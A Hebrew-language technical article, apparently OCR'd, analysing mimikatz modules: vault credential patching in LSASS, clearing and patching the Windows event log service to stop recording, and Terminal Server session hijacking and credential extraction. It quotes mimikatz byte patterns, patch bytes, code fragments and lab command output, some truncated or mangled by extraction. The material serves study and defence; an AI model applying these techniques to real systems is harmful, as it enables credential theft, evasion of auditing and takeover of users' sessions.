
Object	GUID
domain password	{3e0e35be-1b77-43e7-b873-aed901b6275b}
domain certificate	{E69D7838-91B5-4FC9-89D5-230D4D4CC2BC}
domain extended	{F386883C-6926-A24A-A8FB-3F6759A77548}
pin logon	{F533E0B2-DE5F-0D45-A1BD-3791F465720C}
picture password	{B8A1B8B5-3D18-0849-9559-BD8BCE72B58A}
biometric	{91C872FE-F614-B640-BD98-7FF245986B26}
next generation credential	{1D4350A3-330D-4AF9-B3FF-A927A45998AC}

כאשר הכלי יתקל באחד מ-GUIDs הנ"ל, הוא ינסה להציג מידע עליהם - במקרה של pinlogon/picture password/biometric, ננסה לתרגם את ה-guid למשתמש בעזרת LookupAccountSid, במקרה של picture password, יתבצע שימוש ב:

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\PicturePassword
```

וכן הלאה. במקרה של next generation credential, ננסה להוציא מידע על מפתח ההצפנה, ה-IV וסיסמת ההצפנה. דרך אגב, Next Generation Credential הוא שם אחר ל-Microsoft passport המאפשר זיהוי משתמש בין היתר ע"י דרישה לחתימה על מחרוזת כלשהיא מצד המשתמש ללא הצורך בסיסמא.

אחת הפקודות היותר מעניינות במודול היא **vault::cred** ולעיתים נראה אותה עם הדגל המפתה **/patch** שאמור לשנות.. ובכן, משהו. רק נניח את זה כאן:



על מנת לחשוף את הסיסמאות ב-vault, mimikatz משתמשת בשיטה שנקראת vault hijacking. בשיטה זו, נזריק קוד לתהליך ה-LSASS. הקוד המוזרק מבצע hook לפונקציות VaultEnumerateItems ו-VaultGetItemוכך מפרש מידע שמוחזר, מפענח סיסמאות ומציגן למשתמש.

בקוד, כאשר נקבל את הדגל **/patch**, נפתח handle אל התהליך SamS עם הדגלים PROCESS_VM_READ | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_WRITE. אח"כ נחפש את הכתובת של הפונקציה kull_m_process_getVeryBasicModuleInformationsForName בעזרת ספריית lsasrv.dll. כך הכלי מחפש תבנית שכתובה בקוד בזיכרון של התהליך באזור שמוקצה ל-DLL ובודק **אם הוא מוגן** - במידה וכן, ישנו שימוש ב-VirtualProtect אשר משנה את מרחב הכתובות הוירטולי של תהליך על מנת לשנות את מצבו. במידה ופעולה זו הצליחה, הוא מבצע דריסה של הזיכרון עם מידע אחר. לאחר השינוי, הקוד מחזיר את מצב הזיכרון לקדמותו (מבחינת ההגנות).

נשמע אפקטיבי? ובכן זה היה פעם. כמו שכבר אמרנו בפרק של privilege, כיום עם התמעה נכונה של PPL תתבצע חסימה לפרוסס של mimikatz לבצע את הפקודה הנ"ל ותוקפץ השגיאה הבאה שמייצגת access denied:

```
mimikatz # vault::cred /patch
ERROR kuhl_m_vault_cred ; OpenProcess (0x00000005)
```

בכל זאת נסתכל כיצד **/patch** עובד כי אפשר ללמוד מזה לא מעט (ועדיין אפשר למצוא לא מעט מכונות שלא מגדירות PPL):

```
BYTE PTRN_WNT5_CredpCloneCredential[]                = {0x8b, 0x47, 0x04, 0x83, 0xf8, 0x01, 0x0f, 0x84};
BYTE PTRN_WN60_CredpCloneCredential[]                = {0x44, 0x8b, 0xea, 0x41, 0x83, 0xe5, 0x01, 0x75};
BYTE PTRN_WN62_CredpCloneCredential[]                = {0x44, 0x8b, 0xfa, 0x41, 0x83, 0xe7, 0x01, 0x75};
BYTE PTRN_WN63_CredpCloneCredential[]                = {0x45, 0x8b, 0xf8, 0x44, 0x23, 0xfa};
BYTE PTRN_WN10_1607_CredpCloneCredential[]           = {0x45, 0x8b, 0xe0, 0x41, 0x83, 0xe4, 0x01, 0x75};
BYTE PTRN_WN10_1703_CredpCloneCredential[]           = {0x45, 0x8b, 0xe6, 0x41, 0x83, 0xe4, 0x01, 0x75};
BYTE PTRN_WN10_1803_CredpCloneCredential[]           = {0x45, 0x8b, 0xfe, 0x41, 0x83, 0xe7, 0x01, 0x75};
BYTE PTRN_WN10_1809_CredpCloneCredential[]           = {0x45, 0x8b, 0xe6, 0x41, 0x83, 0xe4, 0x01, 0x0f, 0x84};
BYTE PATC_WNT5_CredpCloneCredentialJmpShort[]   = {0x90, 0xe9};
BYTE PATC_WALL_CredpCloneCredentialJmpShort[]   = {0xeb};
BYTE PATC_WN64_CredpCloneCredentialJmpShort[]   = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
```

באדום, סימנו את החלק שמייצג את התבנית שיש לשנות - בהתאם למערכת ההפעלה ובירוק הערך אליו נרצה לשנות. ניקח לדוגמא את Windows 10 גרסה 1809 שבו נחפש את התבנית:

```
x45, 0x8b, 0xe6, 0x41, 0x83, 0xe4, 0x01, 0x0f, 0x840
```

המייצגת את הפונקציה credpCloneCredential האחראית על יצירת העתק של credential על מנת לאפשר למשתמש מורשה לבצע impersonation של משתמש אחר שמזוהה עם ה-credentials הנ"ל. להבנתנו, הפעולה מבוצעת על מנת לעקוף את מנגנוני האימות בטרם העתקת ה-credentials.

נמיר אותו לאוסף של 0x90 או בכלליות - אוסף של **nop-ים** אשר מורה ל-CPU אל תעשה שום פעולה חוץ מלהמשיך בריצה של התהליך.

במקרה ולא מתקבל דגל של patch, נשתמש בפונקציה CredEnumerate עבור כל credential על מנת להשיג את כלל ה-credential.

Mimikatz משתמש בכל איטרציה לפענח את ה-credential. ראשית, הוא מחפש את המחרוזת Microsoft_WinInet_ או AppSense_DataNow_ (מייצג Ivanti FileDirector שמאפשרת סינכרון בין קבצי המשתמש לסביבת ענן או on-prem). במידה והמחרוזת שם, הכלי ינסה לפענחה בעזרת CryptUnprotectData.

משחקי Events

המודל מתעסק בכל הקשור אל Windows Event logs; עצירה וניקוי של הלוגים לאחר השתלטות מוצלחת על המכונה. בואו נתחיל לסקור את הפקודות.

event::clear - תפקידו לנקות את כלל האירועים ב-eventlog. בשביל כך, הקוד עושה שימוש ב-syscall של GetNumberOfEventLogRecords על מנת לקבל את מספר האירועים לפני ואחרי הניקוי וב-ClearEventLog בשביל ניקוי ה-event-ים:

```
BOOL ClearEventLogA(
  [in] HANDLE hEventLog,
  [in] LPCSTR lpBackupFileName
);
```

```
BOOL GetNumberOfEventLogRecords(
  [in]  HANDLE hEventLog,
  [out] PDWORD NumberOfRecords
);
```

הפונקציה היותר מעניינת במודול זה היא **event::patch** המאפשרת שינוי של תהליך ה-eventviewer על מנת להימנע משמירת אירועים.

כיצד הקסם הזה קורה? ראשית, הסטאטוס של ה-eventlog מושג ע"י הפונקציה QueryServiceStatusEx שמאפשרת לקבל המון המון מידע על שירות מבוקש. לאחר מכן, מתבצעת פתיחה של זיכרון השירות ומתרחש חיפוש של תבנית מסוימת בזיכרון (נסביר עליה בהמשך). כאשר תבנית כזו נמצאת, מתבצעת בדיקה האם התהליך ב-protected memory (זיכרון המאפשר למנוע מתהליך מלהיכנס לזיכרון שלא הוקצה לו). אם כן, ישנו ניסיון לשנות זאת ע"י שימוש בפונקציה virtualProtect (הסברנו עליה בפרק הקודם), התבנית שחיפשנו נדרסת ע"י שינויים ספציפיים שלנו ולבסוף הזיכרון חוזר להיות Protected (במידה והיה כזה) שוב בעזרת הפונקציה virtualProtect.

התבנית שאנו מחפשים בזיכרון היא של הפונקציה Channel::ActualProcessEvent מתוך ספריית wevtsvc.dll.

הקוד של הפונקציה ActualProcessEvent נראה כך (בחלק ממערכות ה-Windows):

```
; void __thiscall Channel::ActualProcessEvent(Channel *this, struct BinXmlReader *)

            6A 10   push    10
   B8 B8 F9 69 71   mov eax,    offset loc_7169F9B8
   E8 57 EF FF FF   call    __EH_prolog3_0
            8B F1   mov esi,    ecx
         8B 4D 08   mov ecx,    [ebp + arg_0]       ; this
   E8 1C F8 FF FF   call    BinXmlReader::Reset     ; BinXmlReader::Reset(void)
            33 C9   xor ecx,    ecx
38 8E C0 00 00 00   cmp [esi + 0C0h],   cl
            74 0C   jz  short loc_715D286D
```

בפונקציה זו, נדרוס את החלק המסומן בקוד המתאים לret 0x4 (או ערכים אחרים כתלות בסוג מערכת ההפעלה). הפונקציה Channel::ActualProcessEvent אחראית על עיבוד אירועים שנוצרו ע"י תוכנות ורכיבי מערכת ונקראת ע"י שירות eventlog. למעשה, ניתן לסכם את פעילות הפונקציה בנקודות הבאות:

- פירסור מידע של אירועים
- עיבוד המידע על האירוע על מנת להכניסו ל-event log
- כתיבת המידע של האירוע ל-event log

במערכות אחרות כדוגמת Windows XP, ישנו חיפוש של הפונקציה PerformWriteRequest שהיא פונקציה פנימית שיש בה שימוש בשירות Windows Eventlog על מנת לרשום לוגי אירועים לקובץ לוגים. היא נקראית ע"י הפונקציה ElfWriteEvent שמאפשרת את כתיבת האירועים לקובץ לוגים.

כך נראות התבניות בקוד המקור בקובץ kuhl_m_event.c:

```
#if defined(_M_X64) || defined(_M_ARM64) // TODO:ARM64
BYTE PTRN_WNT5_PerformWriteRequest[]                = {0x49, 0x89, 0x5b, 0x10, 0x49, 0x89, 0x73, 0x18};
BYTE PTRN_WN60_Channel__ActualProcessEvent[]    = {0x48, 0x89, 0x5c, 0x24, 0x08, 0x57, 0x48, 0x83, 0xec, 0x20, 0x48, 0x8b, 0xf9, 0x48, 0x8b, 0xca, 0x48, 0x8b, 0xda, 0xe8};
BYTE PTRN_WIN6_Channel__ActualProcessEvent[]    = {0xff, 0xf7, 0x48, 0x83, 0xec, 0x50, 0x48, 0xc7, 0x44, 0x24, 0x20, 0xfe, 0xff, 0xff, 0xff, 0x48, 0x89, 0x5c, 0x24, 0x60, 0x48
BYTE PTRN_WI10_Channel__ActualProcessEvent[]    = {0x48, 0x8b, 0xc4, 0x57, 0x48, 0x83, 0xec, 0x50, 0x48, 0xc7, 0x40, 0xc8, 0xfe, 0xff, 0xff, 0xff, 0x48, 0x89, 0x58, 0x08};
BYTE PTRN_WN10_1607_Channel__ActualProcessEvent[]       = {0x40, 0x57, 0x48, 0x83, 0xec, 0x40, 0x48, 0xc7, 0x44, 0x24, 0x20, 0xfe, 0xff, 0xff, 0xff, 0x48, 0x89, 0x5c, 0x24, 0x
BYTE PTRN_WN10_1709_Channel__ActualProcessEvent[]       = {0x48, 0x89, 0x5c, 0x24, 0x08, 0x57, 0x48, 0x83, 0xec, 0x40, 0x48, 0x8b, 0xf9, 0x48, 0x8b, 0xda, 0x48, 0x8b, 0xca, 0x
BYTE PTRN_WN10_1803_Channel__ActualProcessEvent[]       = {0x40, 0x57, 0x48, 0x83, 0xec, 0x40, 0x48, 0xc7, 0x44, 0x24, 0x20, 0xfe, 0xff, 0xff, 0xff, 0x48, 0x89, 0x5c, 0x24, 0x
BYTE PTRN_WN10_1809_Channel__ActualProcessEvent[]       = {0x40, 0x57, 0x48, 0x83, 0xec, 0x40, 0x48, 0xc7, 0x44, 0x24, 0x20, 0xfe, 0xff, 0xff, 0xff, 0x48, 0x89, 0x5c, 0x24, 0x
BYTE PTRN_WN10_1909_Channel__ActualProcessEvent[]       = {0x40, 0x57, 0x48, 0x83, 0xec, 0x40, 0x48, 0xc7, 0x44, 0x24, 0x20, 0xfe, 0xff, 0xff, 0xff, 0x48, 0x89, 0x5c, 0x24, 0x
BYTE PTRN_WN10_2004_Channel__ActualProcessEvent[]       = {0x48, 0x89, 0x5c, 0x24, 0x08, 0x48, 0x89, 0x74, 0x24, 0x10, 0x57, 0x48, 0x83, 0xec, 0x40, 0x49, 0x8b, 0x58, 0x08, 0x

BYTE PATC_WNT6_Channel__ActualProcessEvent[]    = {0xc3};
BYTE PATC_WNT5_PerformWriteRequest[]                = {0x45, 0x33, 0xed, 0xc3};

KULL_M_PATCH_GENERIC EventReferences[] = {
        {KULL_M_WIN_BUILD_XP,           {sizeof(PTRN_WNT5_PerformWriteRequest),             PTRN_WNT5_PerformWriteRequest},             {sizeof(PATC_WNT5_PerformWriteR
        {KULL_M_WIN_BUILD_VISTA,        {sizeof(PTRN_WN60_Channel__ActualProcessEvent), PTRN_WN60_Channel__ActualProcessEvent}, {sizeof(PATC_WNT6_Channel__ActualProcessEvent),
        {KULL_M_WIN_BUILD_7,            {sizeof(PTRN_WIN6_Channel__ActualProcessEvent), PTRN_WIN6_Channel__ActualProcessEvent}, {sizeof(PATC_WNT6_Channel__ActualProcessEvent),
        {KULL_M_WIN_BUILD_10_1507,      {sizeof(PTRN_WI10_Channel__ActualProcessEvent), PTRN_WI10_Channel__ActualProcessEvent}, {sizeof(PATC_WNT6_Channel__ActualProcessEvent),
        {KULL_M_WIN_BUILD_10_1607,      {sizeof(PTRN_WN10_1607_Channel__ActualProcessEvent),    PTRN_WN10_1607_Channel__ActualProcessEvent},    {sizeof(PATC_WNT6_Channel__Actu
        {KULL_M_WIN_BUILD_10_1709,      {sizeof(PTRN_WN10_1709_Channel__ActualProcessEvent),    PTRN_WN10_1709_Channel__ActualProcessEvent},    {sizeof(PATC_WNT6_Channel__Actu
        {KULL_M_WIN_BUILD_10_1803,      {sizeof(PTRN_WN10_1803_Channel__ActualProcessEvent),    PTRN_WN10_1803_Channel__ActualProcessEvent},    {sizeof(PATC_WNT6_Channel__Actu
        {KULL_M_WIN_BUILD_10_1809,      {sizeof(PTRN_WN10_1809_Channel__ActualProcessEvent),    PTRN_WN10_1809_Channel__ActualProcessEvent},    {sizeof(PATC_WNT6_Channel__Actu
        {KULL_M_WIN_BUILD_10_1909,      {sizeof(PTRN_WN10_1909_Channel__ActualProcessEvent),    PTRN_WN10_1909_Channel__ActualProcessEvent},    {sizeof(PATC_WNT6_Channel__Actu
        {KULL_M_WIN_BUILD_10_2004,      {sizeof(PTRN_WN10_2004_Channel__ActualProcessEvent),    PTRN_WN10_2004_Channel__ActualProcessEvent},    {sizeof(PATC_WNT6_Channel__Actu
};
#elif defined(_M_IX86)
BYTE PTRN_WNT5_PerformWriteRequest[]                = {0x89, 0x45, 0xe4, 0x8b, 0x7d, 0x08, 0x89, 0x7d};
BYTE PTRN_WN60_Channel__ActualProcessEvent[]    = {0x8b, 0xff, 0x55, 0x8b, 0xec, 0x56, 0x8b, 0xf1, 0x8b, 0x4d, 0x08, 0xe8};
BYTE PTRN_WN61_Channel__ActualProcessEvent[]    = {0x8b, 0xf1, 0x8b, 0x4d, 0x08, 0xe8};
BYTE PTRN_WN62_Channel__ActualProcessEvent[]    = {0x33, 0xc4, 0x50, 0x8d, 0x44, 0x24, 0x28, 0x64, 0xa3, 0x00, 0x00, 0x00, 0x00, 0x8b, 0x75, 0x0c};
BYTE PTRN_WN63_Channel__ActualProcessEvent[]    = {0x33, 0xc4, 0x50, 0x8d, 0x44, 0x24, 0x20, 0x64, 0xa3, 0x00, 0x00, 0x00, 0x00, 0x8b, 0xf9, 0x8b};
BYTE PTRN_WN64_Channel__ActualProcessEvent[]    = {0x33, 0xc4, 0x89, 0x44, 0x24, 0x10, 0x53, 0x56, 0x57, 0xa1};
BYTE PTRN_WN10_1607_Channel__ActualProcessEvent[]       = {0x8b, 0xd9, 0x8b, 0x4d, 0x08, 0xe8};
BYTE PTRN_WN10_1709_Channel__ActualProcessEvent[]       = {0x8b, 0xff, 0x55, 0x8b, 0xec, 0x83, 0xec, 0x0c, 0x56, 0x57, 0x8b, 0xf9, 0x8b, 0x4d, 0x08, 0xe8};
BYTE PTRN_WN10_1803_Channel__ActualProcessEvent[]       = {0x8b, 0xf1, 0x89, 0x75, 0xec, 0x8b, 0x7d, 0x08, 0x8b, 0xcf, 0xe8};
```

TS Module - כי "חיקוי ל-RDP" לא היה קליט מספיק

הנושא הבא אמנם נישתי במעט, אך הוא נוגע גם כן בעולם ההזדהות ועל כן נתייחס גם אליו. המודול terminal מתממשק עם שירות ה-**Terminal Server** ב-Windows שמתיימר לעשות דברים שונים כדוגמת הוצאת sessions ואיפשור Remote Desktop מקבילים לאותו המחשב.

הערה: ברשותכם (תכל'ס גם בלי) אנחנו הולכים להשתמש במילה *סשן* במקום לכתוב *session* כל פעם, גם לנו זה עושה קצת קרינג' לקרוא את זה אבל יש כבר יותר מידי משפטים שבורים של עברית-אנגלית גם ככה.

terminal server יכול להזכיר הרבה פעמים remote desktop, עם זאת, קיימים הבדלים מזעריים ביניהם. ב-ts, השרת מאפשר גישה דרכו למכונות שונות ברשת ומכיל ברמתו הסשנים שונים לאותם מחשבים וכך הלקוחות יכולים לקבל RDP באמצעותו. נעבור על קובץ kuhl_m_ts.c בקוד המקור.

הפקודה **ts::sessions** מציגה את הסשנים הקיימים במערכת ופעולה על ידי שימוש ב-WinStationOpenServerW על מנת ליצור handle ל-remote desktop. ואז WinStationEnumerateW (שהיא פונקציה שאינה מתועדת ע"י Microsoft) משמשת להשגת מידע על הסשנים.


הפונקציה משתמשת ב-WinStationQueryInformationW (פונקציה המאפשרת איסוף מידע על סשן מסוים שרץ ב-Remote Desktop Server כדוגמת ID, שם ומצב) עם הדגלים: WinStationInformation, WinStationRemoteAddress, WinStationLockedState על מנת לקבל מידע על הסשן (דגלים מתוך האובייקט WINSTATIONINFOCLASS שמשמעותם - עידכון בעניין lock state של הסשן, הכתובת של הסשן ותשאול מידע על ה-Winstation).

הפקודה **ts::remote** מאפשרת לבצע **Remote Desktop Hijacking** (חיבור למשתמש אחר במערכת). הפונקציה מקבלת את ה-ID של הסשן + סיסמה + מטרה (ניתן לקשר בין סשן אחר ID של סשן היעד) ומנסה להתחבר אליו בעזרת WinStationConnectW (אשר מאפשרת בצורה תוכנתית לאתחל קישוריות ל-Remote Desktop Session).

מגניב מאוד! עם זאת, נציין שהשיטה אינה עובדת ב-Windows Server 2019 ☹

אהבנו מאוד את המימוש של הפקודה שהיינו חייבים לבדוק שהיא באמת עובדת; ובכן, קדימה לעבודה.


נקים Windows Server 2016 בדומיין שלנו ונראה כיצד הדבר אפשרי:



נבצע את המיגרציה באמצעות הפקודה:

```
mimikatz # ts::remote /id:3
Asking to connect from 3 to current session

> Connected to 3

mimikatz #
```

לאחר מכן, נגיע כאמור למסך הבא (המסך של המשתמש השני):



מגניב++! נקסטטט

הפקודה **ts::logonpassword** היא פעולה ניסיונית (שלא הצלחנו לראות ממנה הרבה) ואמורה לאפשר להוציא credentials מתוך סשן שרץ. הפקודה מוציאה handle מתוך שירות termservice וכאשר הוא רץ, הוא פותח את הזיכרון שלו ולאחר פרוצדורת פוינטרים קצרה, מחפש בזיכרון את התבנית הבאה:

```
const BYTE MyPattern[] = {0x00, 0x00, 0x00, 0x00, 0xbb, 0x47, /*0x0b, 0x00*/};  //freerdp or mstscax
const BYTE MyPattern2[] = {0x00, 0x00, 0x00, 0x00, 0xf3, 0x47, /*0x0b, 0x00*/};//freerdp or mstscax
const BYTE MyPattern3[] = {0x00, 0x00, 0x00, 0x00, 0x3b, 0x01}; // rdesktop
const BYTE MyWebPattern[] = {0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
```

כאשר הוא מוצא אחת מהן בזיכרון - הרי שלפנינו מועמד אפשרי לתקיפה. הקוד יבצע את השלבים הבאים:

נכניס את חלק הזיכרון הרלוונטי אל מבנה נתונים חדש ונבצע בדיקה האם התוכנה שהשתמשו בה היא מסוג mstscax ו\או freerdp או rdesktop:

```
for(CurrentPtr = (PBYTE) aLocalBuffer.address, limite = (PBYTE) aLocalBuffer.address + pMemoryBasicInformation->RegionSize; CurrentPtr + size
{
	pKiwiData = (PWTS_KIWI) CurrentPtr;

	if(RtlEqualMemory(MyPattern, CurrentPtr, sizeof(MyPattern)) || RtlEqualMemory(MyPattern2, CurrentPtr, sizeof(MyPattern2)))
	{
		bIsCandidate = ((pKiwiData->unk1 & 0xff010000) == 0x00010000); // mstscax & freerdp
	}
	else if (RtlEqualMemory(MyPattern3, CurrentPtr, sizeof(MyPattern3)))
	{
		bIsCandidate = !(pKiwiData->unk1 & 0xffff0000); // rdesktop
	}
	else bIsCandidate = FALSE;
```

כתלות בכל אחד מתצורות החיבור, הכלי יטען את חלק הזיכרון הרלוונטי אל מבנה נתונים שהוא מגדיר

